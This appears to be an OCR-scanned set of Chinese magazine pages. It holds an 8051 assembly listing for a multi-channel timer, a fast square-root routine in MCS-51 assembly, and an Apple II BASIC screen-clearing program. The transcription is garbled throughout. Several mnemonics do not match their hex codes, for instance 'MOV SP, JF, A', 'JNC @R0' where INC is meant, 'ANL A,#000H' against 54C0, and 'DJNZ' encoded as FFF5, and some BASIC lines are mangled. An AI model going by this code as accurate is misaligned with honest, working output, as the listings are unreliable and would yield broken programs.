| 011D 3176   | ACALL INPUT0        | 018B DDE9         | DJNZ R5, INPUT0         |
| 011F 758901 | MOV TMO, #01H       | 018D 22           | RET                     |
| 0122 758ADC | MOV TLO, #0DCH      | 018E 7830         | INPUT: MOV R0, #30H ;   |
| 0125 758C0B | MOV TH0, #0BH       | 0190 7A06         | MOV R2, #06H            |
| 0128 756108 | MOV EIGHT, #0BH     | 0192 7400         | MOV A, #00H             |
| 012B 756201 | MOV DSEL, #01H      | 0194 F6           | INL1: MOV @R0, A        |
| 012E D28C   | SETB TR0            | 0195 08           | INC R0                  |
| 0130 D2AF   | SETB 0AFH           | 0196 DAFC         | DJNZ R2, INL1           |
| 0132 D2A9   | SETB 0A9H           | 0198 E562         | MOV A, DSEL             |
| 0134 3140   | ML1: ACALL DIR      | 019A F530         | MOV 30H, A              |
| 0136 3140   | ACALL DIR           | 019C 3140         | INL2: ACALL DIR         |
| 0138 E52E   | MOV A, 2EH          | 019E 3140         | ACALL DIR               |
| 013A 900000 | MOV DPTR, #0000H    | 01A0 209611       | JB P1.6, INL4           |
| 013D F0     | MOVX @DPTR, A       | 01A3 3096FD       | INL3: JNB P1.6, INL3    |
| 013E 2134   | AJMP ML1            | 01A6 0535         | INC 35H                 |
| 0140 7830   | DIR: MOV R0, #30H   | 01A8 C3           | CLR C                   |
| 0142 7B01   | MOV R3, #01H        | 01A9 E535         | MOV A, 35H              |
| 0144 8B90   | DL1: MOV P1, R3     | 01AB 940A         | SUBB A, #0AH            |
| 0146 D296   | SETB P1.6           | 01AD 40ED         | JC INL2                 |
| 0148 D297   | SETB P1.7           | 01AF 753500       | MOV 35H, #00H           |
| 014A E6     | MOV A, @R0          | 01B2 219C         | AJMP INL2               |
| 014B 241E   | ADD A, #1EH         | 01B4 2097E5       | INL4: JB P1.7, INL2     |
| 014D 83     | MOVC A, @A+PC       | 01B7 3097FD       | INL5: JNB P1.7, INL5    |
| 014E FF     | MOV R7, A           | 01BA E560         | MOV A, LAMP             |
| 014F EB     | MOV A, R3           | 01BC 6405         | XRL A, #05H             |
| 0150 540A   | ANL A, #0AH         | 01BE 6013         | JZ INLR                 |
| 0152 7003   | JNZ DL1A            | 01C0 0560         | INC LAMP                |
| 0154 EF     | MOV A, R7           | 01C2 7830         | MOV R0, #30H            |
| 0155 215A   | AJMP DL1B           | 01C4 7931         | MOV R1, #31H            |
| 0157 EF     | DL1A: MOV A, R7     | 01C6 7A05         | MOV R2, #05H            |
| 0158 2480   | ADD A, #80H         | 01C8 E7           | INL6: MOV A, @R1        |
| 015A F599   | DL1B: MOV SP, JF, A | 01C9 F6           | MOV @R0, A              |
| 015C 7F02   | MOV R7, #02H        | 01CA 08           | INC R0                  |
| 015E 7EFF   | DL2: MOV R6, #OFFH  | 01CB 09           | INC R1                  |
| 0160 DEFE   | DL3: DJNZ R6, DL3   | 01CC DAFA         | DJNZ R2, INL6           |
|             |                     | 01CE 753500       | MOV 35H, #00H           |
|             |                     | 01D1 219C         | AJMP INL2               |

|             |                    |           |                    |
|-------------|--------------------|-----------|--------------------|
| 01D3 756000 | INLR:MOV LAMP,#00H | 0243 4157 | AJMP JP1           |
| 01D6 22     | RET                | 0245 415B | AJMP JP2           |
| 01D7 C0D0   | TIME:PUSH PSW      | 0247 415F | AJMP JP3           |
| 01D9 C0E0   | PUSH ACC           | 0249 4163 | AJMP JP4           |
| 01DB C082   | PUSH DPL           | 024B 4167 | AJMP JP5           |
| 01DD C083   | PUSH DPH           | 024D 416B | AJMP JP6           |
| 01DF D2D3   | SETB PSW.3         | 024F 416F | AJMP JP7           |
| 01E1 D2D4   | SETB PSW.4         | 0251 00   | NOF                |
| 01E3 C2AF   | CLR IE.7           | 0252 00   | NOF                |
| 01E5 C28C   | CLR TCON.4         | 0253 D270 | JP0:SETB 70H       |
| 01E7 74E3   | MOV A,#0E3H        | 0255 4175 | AJMP TIME2         |
| 01E9 258A   | ADD A,TLO          | 0257 D271 | JP1:SETB 71H       |
| 01EB F58A   | MOV TLO,A          | 0259 4175 | AJMP TIME2         |
| 01ED E58C   | MOV A,TH0          | 025B D272 | JP2:SETB 72H       |
| 01EF 340B   | ADDC A,#0BH        | 025D 4175 | AJMP TIME2         |
| 01F1 F58C   | MOV TH0,A          | 025F D273 | JP3:SETB 73H       |
| 01F3 D28C   | SETB TCON.4        | 0261 4175 | AJMP TIME2         |
| 01F5 D2AF   | SETB IE.7          | 0263 D274 | JP4:SETB 74H       |
| 01F7 E561   | MOV A,EIGHT        | 0265 4175 | AJMP TIME2         |
| 01F9 14     | DEC A              | 0267 D275 | JP5:SETB 75H       |
| 01FA F561   | MOV EIGHT,A        | 0269 4175 | AJMP TIME2         |
| 01FC 707A   | JNZ TIMERR         | 026B D276 | JP6:SETB 76H       |
| 01FE 756108 | MOV EIGHT,#0BH     | 026D 4175 | AJMP TIME2         |
| 0201 E538   | MOV A,38H          | 026F D277 | JP7:SETB 77H       |
| 0203 2401   | ADD A,#01H         | 0271 4175 | AJMP TIME2         |
| 0205 D4     | DA A               | 0273 08   | TIME0:INC R0       |
| 0206 F538   | MOV 38H,A          | 0274 08   | TIME1:INC R0.      |
| 0208 6460   | XRL A,#60H         | 0275 08   | TIME2:INC R0       |
| 020A 7018   | JNZ TIMER          | 0276 DAB0 | DJNZ R2,TIMEA      |
| 020C 753800 | MOV 38H,#00H       | 0278 7836 | TIMERR:MOV R0,#36H |
| 020F E537   | MOV A,37H          | 027A 7930 | MOV R1,#30H        |
| 0211 2401   | ADD A,#01H         | 027C 7A03 | MOV R2,#03H        |
| 0213 D4     | DA A               | 027E E6   | TIME3:MOV A,@R0    |
| 0214 F537   | MOV 37H,A          | 027F C4   | SWAP A             |
| 0216 6460   | XRL A,#60H         | 0280 540F | ANL A,#0FH         |
| 0218 700A   | JNZ TIMER          | 0282 F7   | MOV @R1,A          |
| 021A 753700 | MOV 37H,#00H       | 0283 09   | INC R1             |
| 021D E536   | MOV A,36H          | 0284 E6   | MOV A,@R0          |
| 021F 2401   | ADD A,#01H         | 0285 540F | ANL A,#0FH         |
| 0221 D4     | DA A               | 0287 F7   | MOV @R1,A          |
| 0222 F536   | MOV 36H,A          | 0288 09   | INC R1             |
| 0224 7839   | TIMER:MOV R0,#39H  | 0289 08   | INC R0             |
| 0226 7A08   | MOV R2,#08H        | 028A DAF2 | DJNZ R2,TIME3      |
| 0228 E536   | TIMEA:MOV A,36H    | 028C D083 | POP DPH            |
| 022A 66     | XRL A,@R0          | 028E D082 | POP DPL            |
| 022B 7046   | JNZ TIME0          | 0290 D0E0 | POP ACC            |
| 022D E537   | MOV A,37H          | 0292 D0D0 | POP PSW            |
| 022F 08     | INC R0             | 0294 32   | RETI               |
| 0230 66     | XRL A,@R0          | 0295      | END                |
| 0231 7041   | JNZ TIME1          |           |                    |
| 0233 E538   | MOV A,38H          |           |                    |
| 0235 08     | INC R0             |           |                    |
| 0236 66     | XRL A,@R0          |           |                    |
| 0237 703C   | JNZ TIME2          |           |                    |
| 0239 7408   | MOV A,#08H         |           |                    |
| 023B 9A     | SUBB A,R2          |           |                    |
| 023C 23     | RL A               |           |                    |
| 023D 900241 | MOV DPTR,#0241H    |           |                    |
| 0240 73     | JMP @A+DPTR        |           |                    |
| 0241 4153   | AJMP JPO           |           |                    |






图 1. 高精度多路定时装置  
电原理图




图2. 主程序框图

图3. 时间中断服务程序框图

APPLE II CP/M MCS51 CROSS ASSEMBLER VERSION 1.0

PAGE

\*\*\* FSQR \*\*\*

<<开平方的快速逼近算法>> 12期 三版

| SEG | ADDR | OBJ    | LINE | LABEL  | OPAND |                        |
|-----|------|--------|------|--------|-------|------------------------|
| (C) |      | (8000) | 0001 |        | ORG   | 8000H                  |
| (C) | 8000 | E6     | 0002 | FSQR:  | MOV   | A, @R0 ; 正数是数开方入口.     |
| (C) | 8001 | 20E719 | 0003 |        | JB    | ACC. 7, FSQR2 ; 负数不开方. |
| (C) | 8004 | A2E6   | 0004 |        | MOV   | C, ACC. 6 ; 阶码处理       |
| (C) | 8006 | 92E7   | 0005 |        | MOV   | ACC. 7, C              |
| (C) | 8008 | 04     | 0006 |        | INC   | A                      |
| (C) | 8009 | C3     | 0007 |        | CLR   | C                      |
| (C) | 800A | 13     | 0008 |        | RRC   | A                      |
| (C) | 800B | F6     | 0009 |        | MOV   | @R0, A                 |
| (C) | 800C | 08     | 0010 |        | INC   | R0                     |
| (C) | 800D | 4008   | 0011 |        | JC    | FSQR1                  |
| (C) | 800F | E6     | 0012 |        | MOV   | A, @R0 ; 阶码为奇数时处理尾数    |
| (C) | 8010 | 13     | 0013 |        | RRC   | A                      |
| (C) | 8011 | F6     | 0014 |        | MOV   | @R0, A                 |
| (C) | 8012 | 03     | 0015 |        | INC   | R0                     |
| (C) | 8013 | E6     | 0016 |        | MOV   | A, @R0                 |
| (C) | 8014 | 13     | 0017 |        | RRC   | A                      |
| (C) | 8015 | F6     | 0018 |        | MOV   | @R0, A                 |
| (C) | 8016 | 18     | 0019 |        | DEC   | R0                     |
| (C) | 8017 | 1120   | 0020 | FSQR1: | ACALL | FSQR0 ; 调用快速开方子程序      |
| (C) | 8019 | 18     | 0021 |        | DEC   | R0                     |
| (C) | 801A | C2D2   | 0022 |        | CLR   | DV ; 正零出口              |
| (C) | 801C | 22     | 0023 |        | RET   |                        |
| (C) | 801D | D2D2   | 0024 | FSQR2: | SETB  | DV ; 非正零出口             |
| (C) | 801F | 22     | 0025 |        | RET   |                        |
| (C) | 8020 | E6     | 0026 | FSQR0: | MOV   | A, @R0 ; 快速开方子程序入口     |
| (C) | 8021 | 6075   | 0027 |        | JZ    | SQR3 ; 零不开方.           |
| (C) | 8023 | FC     | 0028 |        | MOV   | R4, A                  |
| (C) | 8024 | FB     | 0029 |        | MOV   | R3, A                  |
| (C) | 8025 | C4     | 0030 |        | SWAP  | A                      |
| (C) | 8026 | 540F   | 0031 |        | ANL   | A, #0FH                |
| (C) | 8028 | 83     | 0032 |        | MOVC  | A, @A+PC ; 用被开方数高字节高四位 |
| (C) | 8029 | FA     | 0033 |        | MOV   | R2, A ; 查表, 求根高字节高四位初  |
| (C) | 802A | 04     | 0034 |        | INC   | A ; 值.                 |
| (C) | 802B | 800C   | 0035 |        | SJMP  | SQR1                   |
| (C) | 802D | 080809 | 0036 |        | DB    | 8, 8, 9                |
| (C) | 8030 | 0A0B0C | 0037 |        | DB    | 10, 11, 12             |
| (C) | 8033 | 0C0D0D | 0038 |        | DB    | 12, 13, 13             |
| (C) | 8036 | 0E0E0F | 0039 |        | DB    | 14, 14, 15             |
| (C) | 8039 | F5F0   | 0040 | SQR1:  | MOV   | B, A ; 确定根高四位终值.       |
| (C) | 803B | EB     | 0041 |        | MOV   | A, R3                  |
| (C) | 803C | 84     | 0042 |        | DIV   | AB                     |
| (C) | 803D | D3     | 0043 |        | SETB  | C                      |
| (C) | 803E | 9A     | 0044 |        | SUBB  | A, R2                  |
| (C) | 803F | 4001   | 0045 |        | JC    | SQR2                   |
| (C) | 8041 | 0A     | 0046 |        | INC   | R2                     |
| (C) | 8042 | EA     | 0047 | SQR2:  | MOV   | A, R2                  |
| (C) | 8043 | F5F0   | 0048 |        | MOV   | B, A                   |
| (C) | 8045 | A4     | 0049 |        | MUL   | AB                     |
| (C) | 8046 | CB     | 0050 |        | XCH   | A, R3                  |
| (C) | 8047 | C3     | 0051 |        | CLR   | C                      |
| (C) | 8048 | 9B     | 0052 |        | SUBB  | A, R3                  |
| (C) | 8049 | CA     | 0053 |        | XCH   | A, R2                  |
| (C) | 804A | C4     | 0054 |        | SWAP  | A                      |
| (C) | 804B | F6     | 0055 |        | MOV   | @R0, A                 |



APPLE II CP/M MCS51 CROSS ASSEMBLER VERSION 1.0

PAGE

\*\*\* FSQR \*\*\*

| SEG | ADDR | OBJ    | LINE | LABLE | OPAND |          |
|-----|------|--------|------|-------|-------|----------|
| (C) | 804C | C4     | 0056 |       | SWAP  | A        |
| (C) | 804D | 04     | 0057 |       | INC   | A        |
| (C) | 804E | F5F0   | 0058 |       | MOV   | B, A     |
| (C) | 8050 | EA     | 0059 |       | MOV   | A, R2    |
| (C) | 8051 | 23     | 0060 |       | RL    | A        |
| (C) | 8052 | 23     | 0061 |       | RL    | A        |
| (C) | 8053 | 23     | 0062 |       | RL    | A        |
| (C) | 8054 | 84     | 0063 |       | DIV   | AB       |
| (C) | 8055 | 46     | 0064 |       | ORL   | A, @R0   |
| (C) | 8056 | F6     | 0065 |       | MOV   | @R0, A   |
| (C) | 8057 | F5F0   | 0066 |       | MOV   | B, A     |
| (C) | 8059 | A4     | 0067 |       | MUL   | AB       |
| (C) | 805A | 08     | 0068 |       | INC   | R0       |
| (C) | 805B | C6     | 0069 |       | XCH   | A, @R0   |
| (C) | 805C | 96     | 0070 |       | SUBB  | A, @R0   |
| (C) | 805D | FD     | 0071 |       | MOV   | R5, A    |
| (C) | 805E | E5F0   | 0072 |       | MOV   | A, B     |
| (C) | 8060 | CC     | 0073 |       | XCH   | A, R4    |
| (C) | 8061 | 9C     | 0074 |       | SUBB  | A, R4    |
| (C) | 8062 | FC     | 0075 |       | MOV   | R4, A    |
| (C) | 8063 | 18     | 0076 |       | DEC   | R0       |
| (C) | 8064 | E6     | 0077 | SQR3: | MOV   | A, @R0   |
| (C) | 8065 | 33     | 0078 |       | RLC   | A        |
| (C) | 8066 | FE     | 0079 |       | MOV   | R6, A    |
| (C) | 8067 | E4     | 0080 |       | CLR   | A        |
| (C) | 8068 | 33     | 0081 |       | RLC   | A        |
| (C) | 8069 | FB     | 0082 |       | MOV   | R3, A    |
| (C) | 806A | ED     | 0083 |       | MOV   | A, R5    |
| (C) | 806B | D3     | 0084 |       | SETB  | C        |
| (C) | 806C | 9E     | 0085 |       | SUBB  | A, R6    |
| (C) | 806D | FA     | 0086 |       | MOV   | R2, A    |
| (C) | 806E | EC     | 0087 |       | MOV   | A, R4    |
| (C) | 806F | 9B     | 0088 |       | SUBB  | A, R3    |
| (C) | 8070 | 4006   | 0089 |       | JC    | SQR4     |
| (C) | 8072 | FC     | 0090 |       | MOV   | R4, A    |
| (C) | 8073 | EA     | 0091 |       | MOV   | A, R2    |
| (C) | 8074 | FD     | 0092 |       | MOV   | R5, A    |
| (C) | 8075 | 06     | 0093 |       | JNC   | @R0      |
| (C) | 8076 | 80EC   | 0094 |       | SJMP  | SQR3     |
| (C) | 8078 | E6     | 0095 | SQR4: | MOV   | A, @R0   |
| (C) | 8079 | FA     | 0096 |       | MOV   | R2, A    |
| (C) | 807A | 08     | 0097 |       | INC   | R0       |
| (C) | 807B | EC     | 0098 |       | MOV   | A, R4    |
| (C) | 807C | 13     | 0099 |       | RRC   | A        |
| (C) | 807D | 92D5   | 0100 |       | MOV   | F0, C    |
| (C) | 807F | 7C08   | 0101 |       | MOV   | R4, #08  |
| (C) | 8081 | C3     | 0102 | SQR5: | CLR   | C        |
| (C) | 8082 | E6     | 0103 |       | MOV   | A, @R0   |
| (C) | 8083 | 33     | 0104 |       | RLC   | A        |
| (C) | 8084 | F6     | 0105 |       | MOV   | @R0, A   |
| (C) | 8085 | C3     | 0106 |       | CLR   | C        |
| (C) | 8086 | ED     | 0107 |       | MOV   | A, R5    |
| (C) | 8087 | 9A     | 0108 |       | SUBB  | A, R2    |
| (C) | 8088 | 20D502 | 0109 |       | JB    | F0, SQR6 |
| (C) | 808B | 4002   | 0110 |       | JC    | SQR7     |

;由根开方数高字节和根高

;四位终值.按折除法求根

;根高字节低四位的初值

;由根高字节初值求剩余值

;用《减奇数法》校正根的

;高字节.求出终值之和

;剩余值△

;求根的低位字节.作单字节

;除法.

APPLE II CP/M MCS51 CROSS ASSEMBLER VERSION 1.0  
 \*\*\* FSQR \*\*\*

| SEG | ADDR | OBJ  | LINE | LABLE   | OPAND         |
|-----|------|------|------|---------|---------------|
| (C) | 808D | FD   | 0111 | SQR6:   | MOV R5,A      |
| (C) | 808E | 06   | 0112 |         | INC @R0       |
| (C) | 808F | C3   | 0113 | SQR7:   | CLR C         |
| (C) | 8090 | ED   | 0114 |         | MOV A,R5      |
| (C) | 8091 | 33   | 0115 |         | RLC A         |
| (C) | 8092 | FD   | 0116 |         | MOV R5,A      |
| (C) | 8093 | 92D5 | 0117 |         | MOV F0,C      |
| (C) | 8095 | DCEA | 0118 |         | DJNZ R4,SQR5  |
| (C) | 8097 | 18   | 0119 |         | DEC R0        |
| (C) | 8098 | 22   | 0120 | SQR8:   | RET           |
| (C) | 8099 | E6   | 0121 | INTSQR: | MOV A,@R0     |
| (C) | 809A | 08   | 0122 |         | INC R0        |
| (C) | 809B | 46   | 0123 |         | ORL A,@R0     |
| (C) | 809C | 18   | 0124 |         | DEC R0        |
| (C) | 809D | 6027 | 0125 |         | JZ SQR14      |
| (C) | 809F | 7F00 | 0126 |         | MOV R7,#0     |
| (C) | 80A1 | E6   | 0127 | SQR10:  | MOV A,@R0     |
| (C) | 80A2 | 54C0 | 0128 |         | ANL A,#000H   |
| (C) | 80A4 | 7010 | 0129 |         | JNZ SQR12     |
| (C) | 80A6 | 7A02 | 0130 |         | MOV R2,#2     |
| (C) | 80A8 | C3   | 0131 | SQR11:  | CLR C         |
| (C) | 80A9 | 08   | 0132 |         | INC R0        |
| (C) | 80AA | E6   | 0133 |         | MOV A,@R0     |
| (C) | 80AB | 33   | 0134 |         | RLC A         |
| (C) | 80AC | F6   | 0135 |         | MOV @R0,A     |
| (C) | 80AD | 18   | 0136 |         | DEC R0        |
| (C) | 80AE | E6   | 0137 |         | MOV A,@R0     |
| (C) | 80AF | 33   | 0138 |         | RLC A         |
| (C) | 80B0 | F6   | 0139 |         | MOV @R0,A     |
| (C) | 80B1 | DAF5 | 0140 |         | DJNZ R2,SQR11 |
| (C) | 80B3 | 0F   | 0141 |         | INC R7        |
| (C) | 80B4 | 80EB | 0142 |         | SJMP SQR10    |
| (C) | 80B6 | 1120 | 0143 | SQR12:  | ACALL FSQR0   |
| (C) | 80B8 | EF   | 0144 |         | MOV A,R7      |
| (C) | 80B9 | 600B | 0145 |         | JZ SQR14      |
| (C) | 80BB | C3   | 0146 | SQR13:  | CLR C         |
| (C) | 80BC | E6   | 0147 |         | MOV A,@R0     |
| (C) | 80BD | 13   | 0148 |         | RRC A         |
| (C) | 80BE | F6   | 0149 |         | MOV @R0,A     |
| (C) | 80BF | 08   | 0150 |         | INC R0        |
| (C) | 80C0 | E6   | 0151 |         | MOV A,@R0     |
| (C) | 80C1 | 13   | 0152 |         | RRC A         |
| (C) | 80C2 | F6   | 0153 |         | MOV @R0,A     |
| (C) | 80C3 | 18   | 0154 |         | DEC R0        |
| (C) | 80C4 | FFF5 | 0155 |         | DJNZ R7,SQR13 |
| (C) | 80C6 | 22   | 0156 | SQR14:  | RET           |
| (C) |      |      | 0157 |         |               |

; 空参数开方入口

; 零不为开方。

; 调整被开方数, 使高字节  
; 不小于 40H.

; 调用快速开方子程序。

; 调整根的位置。

ERRORS 0000  
 END OF ASSEMBLY

```
<<十八种高分图形的清屏技巧>> 16期 四版
10 HGR : POKE - 16302,0
20 D$ = CHR$(4)
30 PRINT D$;"BLOAD PIC 1"
40 K$ = "4000<2000.3FFF N D823G"
50 FOR I = 1 TO LEN (K$): POKE 511 + I, ASC ( MI
D$ (K$,I,1)) + 128: NEXT I: POKE 72,0
60 CALL - 144
70 INPUT "X= ";X
80 IF X = 0 THEN TEXT : HOME : END
90 ON X GOSUB 130,180,200,250,280,330,350,400,450
,470,490,560,630,680,770,890,1020,1090
100 GOSUB 1160: CALL - 144
110 POKE - 16304,0: POKE - 19297,0: POKE - 163
02,0: POKE - 16300,0
120 GOTO 70
130 FOR I = 1 TO 500: NEXT
140 HCOLOR= 3: FOR I = 0 TO 190
150 H PLOT 0,I TO 279,I: NEXT
160 HCOLOR= 0
170 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

180 HCOLOR= 3: FOR I = 190 TO 0 STEP - 2: H PLOT
0,I TO 279,I: NEXT : HCOLOR= 0
190 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

200 FOR I = 1 TO 500: NEXT
210 HCOLOR= 3: FOR I = 279 TO 0 STEP - 1
220 H PLOT I,0 TO I,190: NEXT
230 HCOLOR= 0
240 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

250 HCOLOR= 3: FOR I = 140 TO 0 STEP - 1
260 HCOLOR= 3: FOR I = 0 TO 279: H PLOT I,0 TO I,1
90: NEXT : HCOLOR= 0
270 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN

280 FOR I = 1 TO 500: NEXT
290 HCOLOR= 3: FOR I = 140 TO 0 STEP - 1
300 H PLOT I,0 TO I,190: H PLOT 279 - I,0 TO 279 -
I,190: NEXT
310 HCOLOR= 0
320 FOR I = 1 TO 500: NEXT : TEXT : HOME : RETURN
```



```
